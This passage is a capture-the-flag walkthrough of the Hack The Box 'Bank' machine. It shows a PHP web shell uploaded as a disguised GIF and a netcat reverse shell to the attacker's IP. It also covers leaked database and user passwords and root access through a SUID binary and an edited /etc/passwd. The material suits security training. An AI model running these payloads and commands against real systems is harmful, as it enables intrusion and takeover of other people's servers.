bc1d7f1ae59272da503d8400021f1922.acc      index.html
bc77e74af430c6c199676bd28a7239db.acc      'index.html?C=D;O=A'
bc79ed4105fa30d652540f01aefa1b86.acc      'index.html?C=D;O=D'
bc86f3b2b74796989a2607e0c0c0d785.acc      'index.html?C=M;O=A'
bc8f563356a47ba542004438ad25cfe1.acc      'index.html?C=M;O=D'
bc9767541db7363d22bd389262891376.acc      'index.html?C=N;O=A'
bd19ed634fca546c3a1ba5839cb38108.acc      'index.html?C=N;O=D'
bd5a6de2559b3b47989f6ed359df4b31.acc      'index.html?C=S;O=A'
bd6296924dc801f8c8a4cb8a21cacb6c.acc      'index.html?C=S;O=D'
```

```
(rootkali)-[/Documents/.../boxes/bank/bank.htb/balance-transfer]
# rm -rf *index.html*
```

```
b987c7121ca99f686fad591cd517c96a.acc fe9ffc658690f0452cd08ab6775e62da.acc
ba0c98a6b1b39df7395fbe53bb3d9416.acc feac7aa0f309d8c6fa2ff2f624d2914b.acc
ba39ecb7f9e7c8ad01242ee2abfec51f.acc fed62d2afc2793ac001a36f0092977d7.acc
ba3f33ae83f835337fc89c330c8c0b0b.acc fedae4fd371fa7d7d4ba5c772e84d726.acc
ba4fb7e7c14fba8f12044868d0a2fb58.acc ff39f4cf429a1daf5958998a7899f3ec.acc
bb34a1ff313f2f6c04f276bc796972a1.acc ff8a6012cf9c0b6e5957c2cc32edd0bf.acc
bc1d7f1ae59272da503d8400021f1922.acc ffc3cab8b54397a12ca83d7322c016d4.acc
bc77e74af430c6c199676bd28a7239db.acc ffdfb3dbd8a9947b21f79ad52c6ce455.acc
bc79ed4105fa30d652540f01aefa1b86.acc
```

```
(rootkali)-[/Documents/.../boxes/bank/bank.htb/balance-transfer]
# wc -c *.acc
584 00a929b4f7ece04c5da8fac8da8370a0.acc
583 0a0b2b566c723fce6c5dc9544d426688.acc
585 0a0bc61850b221f20d9f356913fe0fe7.acc
584 0a2f19f03367b83c54549e81edc2dd06.acc
584 0a629f4d2a830c2ca6a744f6bab23707.acc
584 0a9014d0cc1912d4bd93264466fd1fad.acc
585 0ab1b48c05d1dbc484238cfb9e9267de.acc
583 0abe2e8e5fa6e58cd9ce13037ff0e29b.acc
585 0b6ad026ef67069a09e383501f47bfee.acc
584 0b59b6f62b0bf2fb3c5a21ca83b79d0f.acc
584 0b45913c924082d2c88a804a643a29c8.acc
584 0be866bee5b0b4cfff0e5bee775605b2e.acc
```

```
(rootkali)-[/Documents/.../boxes/bank/bank.htb/balance-transfer]
# wc -c *.acc | sort -nr
```

```
582 346bf50f208571cd9d4c4ec7f8d0b4df.acc
582 20fd5f9690efca3dc465097376b31dd6.acc
582 10805eead8596309e32a6bfe102f7b2c.acc
582 0d64f03e84187359907569a43c83bddc.acc
582 052a101eac01ccbf5120996cdc60e76d.acc
581 941e55bed0cb8052e7015e7133a5b9c7.acc
581 09ed7588d1cd47ffca297cc7dac22c52.acc
257 68576f20e9732f1b2edc4df5b8533230.acc
```



```
(root@kali)-[/Documents/.../boxes/bank/bank.htb/balance-transfer]
# cat 68576f20e9732f1b2edc4df5b8533230.acc
--ERR ENCRYPT FAILED
+=====+
| HTB Bank Report |
+=====+

===UserAccount===
Full Name: Christos Christopoulos
Email: chris@bank.htb
Password: !##HTBB4nkP4ssw0rd!##
CreditCards: 5
Transactions: 39
Balance: 8842803 .
===UserAccount===
```

Dashboard

Target

Proxy

Intruder

Repeater

Sequenc

Site map

Scope

Issue definitions

filter: Hiding not found items; hiding CSS, image and general bi

- balance-transfer
 - /
 - 0016a3b79e3926a08360499537c77e02.acc
 - 001957ef359d651fbb8f59f3a8504a2f.acc
 - 0026d872694cf17e69618437db0f5f83.acc
 - 003e8ffc123735afbcc7b219851d45c3.acc
 - 005953d5f1fcb53ed897063881a91e00.acc
 - 00895e6b8d2389faa6cf736388dd6907.acc
 - 00a929b4f7ece04c5da8fac8da8370a0.acc
 - 012713bf9cfc1e5adfbdbc14dd32a1c6.acc
 - 0130afdc7d28350eaa7018736d8e75af.acc
 - 013fc67de873fdc3f001a3c8fd6fb252.acc
 - 01a13d9db1b513230047f8951f5ee426.acc
 - 01d537afce94cd70b6dc734db310d34f.acc
 - 021d32498ed3715cf0cfa4cba3233de6.acc

add to scope
scan

Filter: Hiding not found items; hiding CSS, image and ge

?

Filter by request type

⚙

☐ Show only in-scope items

☐ Show only requested items

☐ Show only parameterized requests

☒ Hide not-found items

Filter by request type

☒ H

☒ S

☒ X

☐ C

Filter by search term

ENCRYPT SUCCESS

☐ Regex

☐ Case sensitive

☒ Negative search

Fi

(

(

Show all

Hide all

Revert changes

wait for filtering
we get the correct file

chris@bank.htb

[SUBMIT QUERY](#)

Christos Christopoulos ▾

1.337 \$

Balance

8

Total Transactions

2

Total CreditCards

Suppor

Support

Card Type	Card Number	Card Exp Date	CVV	Balance
VISA	448598254354****	05/2018	***	1.000 \$
MASTERCARD	535230154104****	08/2020	***	337.00 \$

```
(root@kali)-[/Documents/htb/boxes/bank/bank.htb]
# ls
assets  balance-transfer  icons  index.html  test.gif

(root@kali)-[/Documents/htb/boxes/bank/bank.htb]
# cat test.gif
GIF8
```

Intercept is on

✎ Request to http://bank.htb:80 [10.10.10.29]

Forward

Drop

Intercept is on

Action

Open Browser

Raw

Params

Headers

Hex

Pretty

Raw

\n

Actions ▼

```
1 POST /support.php HTTP/1.1
2 Host: bank.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----1283954320258056
8 Content-Length: 580
9 Origin: http://bank.htb
10 Connection: close
11 Referer: http://bank.htb/support.php
12 Cookie: HTBBankAuth=rjuej2qgilqhoi08q3dk825045
13 Upgrade-Insecure-Requests: 1
14
15 -----128395432025805619373826493872
16 Content-Disposition: form-data; name="title"
17
18 test
19 -----128395432025805619373826493872
20 Content-Disposition: form-data; name="message"
21
22 test
23 -----128395432025805619373826493872
24 Content-Disposition: form-data; name="fileToUpload"; filename="test.gif"
25 Content-Type: image/gif
26
27 GIF8
28
29
```

change the request

8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: multipart/form-data;

boundary=-----128395432025805619373826493872

Content-Length: 580

Origin: http://bank.htb

Connection: close

Referer: http://bank.htb/support.php

Cookie: HTBBankAuth=rjuej2qgilqhoi08q3dk825045

Upgrade-Insecure-Requests: 1

-----128395432025805619373826493872

Content-Disposition: form-data; name="title"

test

-----128395432025805619373826493872

Content-Disposition: form-data; name="message"

test

-----128395432025805619373826493872

Content-Disposition: form-data; name="fileToUpload"; filename="test.gif"

Content-Type: image/gif

GIF8 <?php echo system(\$_REQUEST['saad']); ?>

forward it



Success

Your ticket has been created successfully

OK

My Tickets

#	Title	Message	Attachment	Actions
1	test	test	Click Here	Delete

response

```
<label>
  Message
</label>
<textarea required placeholder="Tell us your problem" class="form-control" style="height: 170px; background-re
</textarea>
<br>
<div style="position:relative;">
  <!-- [DEBUG] I added the file extension .htb to execute as php for debugging purposes only [DEBUG] -->
  <a class='btn btn-primary' href='javascript:;'>
    Choose File...
  <input type="file" required style='position:absolute;z-index:2;top:0;left:0;filter: alpha(opacity=0);-ms-fil
  </a>
  &nbsp;
  <span class='label label-info' id="upload-file-info"></span>
```

request

test

```
-----333558192627060356972134638157
Content-Disposition: form-data; name="fileToUpload"; filename="pic.htb"
Content-Type: image/png
```

PNG

```
<?php echo system($_REQUEST['saad']); ?>
```

```
-----333558192627060356972134638157
```

forward it

response

My Tickets

#	Title	Message	Attachment	Actions
1	test	test	Click Here	Delete
2	test	test	Click Here	Delete

another file uploaded

click here

bank.htb/uploads/test.htb?saad=id

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

GIF8 uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

we do have code execution, the next step to do reverse shell

bank.htb/uploads/test.htb?saad=which nc

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter

GIF8 /bin/nc /bin/nc

saad=nc -e /bin/sh 10.10.14.16 8081

bank.htb/uploads/test.htb?saad=nc%20-e%20/bin/sh%2010.10.14.16%208081

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU

GIF8 /bin/nc /bin/nc

and we get a shell

```
(root@kali)-[/Documents/htb/boxes/bank/bank.htb]
# nc -lvnp 8081
listening on [any] 8081 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.29] 35182
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

but it's not giving us a prompt

```
python -c 'import pty;pty.spawn("/bin/bash");'
www-data@bank:/var/www/bank/uploads$
```

ctrl+z to background the terminal to return type fg

```
www-data@bank:/home/chris$ cat user.txt
cat user.txt
50b465b34ea4200242a09f52cf08ede6
```

```
www-data@bank:/var/www/bank/inc$ cat user.php
cat user.php
```

```
<?php
/*
```

Licensed under the Apache License, Version 2.0 (the "License");
you may not use this file except in compliance with the License.
You may obtain a copy of the License at

<http://www.apache.org/licenses/LICENSE-2.0>

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.

*/

```
class User {

    function login($email, $password){
        $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#",
"htbbank");
        $email = $mysql->real_escape_string($email);
        $password = md5($password);
        $result = $mysql->query("SELECT * FROM users WHERE email = '$email'
AND password = '$password'");
        if($result->num_rows <= 0){
            return false;
        }else{
            return true;
        }
    }

    function totalTickets($username){
        $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#",
"htbbank");
        $username = $mysql->real_escape_string($username);
        $result = $mysql->query("SELECT * FROM tickets WHERE creator =
'$username'");
        return $result->num_rows;
    }

    function getUsername($email){
        $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#",
"htbbank");
        $email = $mysql->real_escape_string($email);
        $result = $mysql->query("SELECT * FROM users WHERE email = '$email'");
```

```

        $row = $result->fetch_assoc();
        return $row['username'];
    }

    function getBalance($username){
        $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#",
"htbbank");
        $username = $mysql->real_escape_string($username);
        $result = $mysql->query("SELECT * FROM users WHERE username =
'$username'");
        $row = $result->fetch_assoc();
        return $row['balance'];
    }

    function getCreditCardNumber($username){
        $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#",
"htbbank");
        $username = $mysql->real_escape_string($username);
        $result = $mysql->query("SELECT * FROM creditcards WHERE username =
'$username'");
        return $result->num_rows;
    }

    function getCreditCards($username){
        $mysql = new mysqli("localhost", "root", "!@#S3cur3P4ssw0rd!@#",
"htbbank");
        $username = $mysql->real_escape_string($username);
        $result = $mysql->query("SELECT * FROM creditcards WHERE username =
'$username'");
        $final = "";
        while($row = $result->fetch_assoc()){
            $final .= "<tr>";
            $final .= "<td>" . $row['type'] . "</td>";
            $final .= "<td>" . $row['number'] . "</td>";
            $final .= "<td>" . $row['date'] . "</td>";
            $final .= "<td>" . $row['cvv'] . "</td>";
            $final .= "<td>" . $row['balance'] . " $" . "</td>";
            $final .= "</tr>";
        }
        return $final;
    }
}

```

```
?>www-data@bank:/var/www/bank/inc$ mysql -u root -p
mysql -u root -p
Enter password: !@#S3cur3P4ssw0rd!@#

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 310
Server version: 5.5.55-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> \! /bin/sh
\! /bin/sh
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

not worcking

```
(root@kali)-[~]
# ssh root@bank.htb
root@bank.htb's password:
Permission denied, please try again.
```

!@#S3cur3P4ssw0rd!@# that's not root's password


```

www-data@bank:/var/www/bank/inc$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
messagebus:x:102:106::/var/run/dbus:/bin/false
landscape:x:103:109::/var/lib/landscape:/bin/false
chris:x:1000:1000:chris,,,:/home/chris:/bin/bash
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
bind:x:105:112::/var/cache/bind:/bin/false
mysql:x:106:114:MySQL Server,,,:/nonexistent:/bin/false
www-data@bank:/var/www/bank/inc$

```

we found user chris

```

(root@kali)-[~]
# ssh chris@bank.htb
chris@bank.htb's password:
Permission denied, please try again.
chris@bank.htb's password:

```

!@#S3cur3P4ssw0rd!@# that's not chris's password

next thing we gonna do enumeration scripts

```

www-data@bank:/dev/shm$ wget -r 10.10.14.16:8000

```

```

(root@kali)-[/Documents/htb/boxes/bank/linuxpriv]
# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.10.29 - - [08/Apr/2021 13:11:24] "GET / HTTP/1.1" 200 -
10.10.10.29 - - [08/Apr/2021 13:11:25] code 404, message File not found
10.10.10.29 - - [08/Apr/2021 13:11:25] "GET /robots.txt HTTP/1.1" 404 -
10.10.10.29 - - [08/Apr/2021 13:11:25] "GET /LinEnum.sh HTTP/1.1" 200 -
10.10.10.29 - - [08/Apr/2021 13:11:26] "GET /linuxprivchecker.py HTTP/1.1" 200 -
10.10.10.29 - - [08/Apr/2021 13:11:27] "GET /upc.sh HTTP/1.1" 200 -

```

```

www-data@bank:/dev/shm$ cd 10.10.14.16\:8000
cd 10.10.14.16\:8000
www-data@bank:/dev/shm/10.10.14.16:8000$ ls
ls
LinEnum.sh  bank.ctb~  bank.ctb~~  dirsearch  linuxprivchecker.py  upc.sh
bank.ctb    bank.ctb~  bank.htb    index.html  nmap

```

bash LinEnum.sh

```

[-] SUID files:
-rwsr-xr-x 1 root root 112204 Jun 14 2017 /var/htb/bin/emergency
-rwsr-xr-x 1 root root 5480 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 492972 Aug 11 2016 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 333952 Dec 7 2016 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 9808 Nov 24 2015 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-sr-x 1 daemon daemon 46652 Oct 21 2013 /usr/bin/at
-rwsr-xr-x 1 root root 35916 May 17 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 45420 May 17 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 44620 May 17 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 18168 Nov 24 2015 /usr/bin/pkexec
-rwsr-xr-x 1 root root 30984 May 17 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 18136 May 8 2014 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 66284 May 17 2017 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 156708 May 29 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 72860 Oct 21 2013 /usr/bin/mtr
-rwsr-sr-x 1 libuuid libuuid 17996 Nov 24 2016 /usr/sbin/uuid
-rwsr-xr-- 1 root dip 323000 Apr 21 2015 /usr/sbin/pppd
-rwsr-xr-x 1 root root 38932 May 8 2014 /bin/ping
-rwsr-xr-x 1 root root 43316 May 8 2014 /bin/ping6
-rwsr-xr-x 1 root root 35300 May 17 2017 /bin/su
-rwsr-xr-x 1 root root 30112 May 15 2015 /bin/fusermount
-rwsr-xr-x 1 root root 88752 Nov 24 2016 /bin/mount
-rwsr-xr-x 1 root root 67704 Nov 24 2016 /bin/umount

```

look for file that have set uid bit up

```

www-data@bank:/dev/shm/10.10.14.16:8000$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/var/htb/bin/emergency
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/traceroute6.iputils
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/mtr
/usr/sbin/uuid
/usr/sbin/pppd
/bin/ping
/bin/ping6
/bin/su
/bin/fusermount
/bin/mount
/bin/umount

```

```

www-data@bank:/dev/shm/10.10.14.16:8000$ ls -la /var/htb/bin/emergency
ls -la /var/htb/bin/emergency
-rwsr-xr-x 1 root root 112204 Jun 14 2017 /var/htb/bin/emergency

```

With SUID bit set, when a normal user runs the emergency command, The 's' in place of 'x' indicates that SUID bit is set.

the command runs with the ownership of 'root', because root is the owner of this file.

4000 = suid bit is setting up

2000 = sgid bit is setting up

1000 = stickyBit is setting up

suid bit is set and root owns this , if we execute it
we are root effective user

```

www-data@bank:/dev/shm/10.10.14.16:8000$ /var/htb/bin/emergency
/var/htb/bin/emergency
# id
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=0(root),33(www-data)
# ls
ls
LinEnum.sh  bank.ctb~  bank.ctb~~  dirsearch  linuxprivchecker.py  upc.sh
bank.ctb    bank.ctb~  bank.htb    index.html  nmap
# cd /
cd /
# ls
ls
bin      etc          initrd.img.old  media  proc  sbin  tmp  vmlinuz
boot    home        lib             mnt    root  srv   usr  vmlinuz.old
dev     initrd.img  lost+found      opt    run   sys   var
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
955c4a3620fc944d342d83d4164dc053

```

way2) edit the passwd file

\$openssl passwd saad (it gives the standard Unix password algorithm encrypted)
ASNbs98nL5Bb

\$openssl passwd -1 saad (MD5-based password algorithm)

\$1\$MGcllfj1L\$r2zRtwf9sSioFGedKCwb1

\$vi /etc/passwd

from root:x:0:0:root:/root:/bin/bash

to root:ASNbs98nL5Bb:0:0:root:/root:/bin/bash

override

\$su root

Password: saad

root@bank:/dev/shm# (we re root)

or -----

#ssh bank.htb

root@bank.htb's password: saad

welcome to Ubuntu

root@bank:~#ls

root.txt

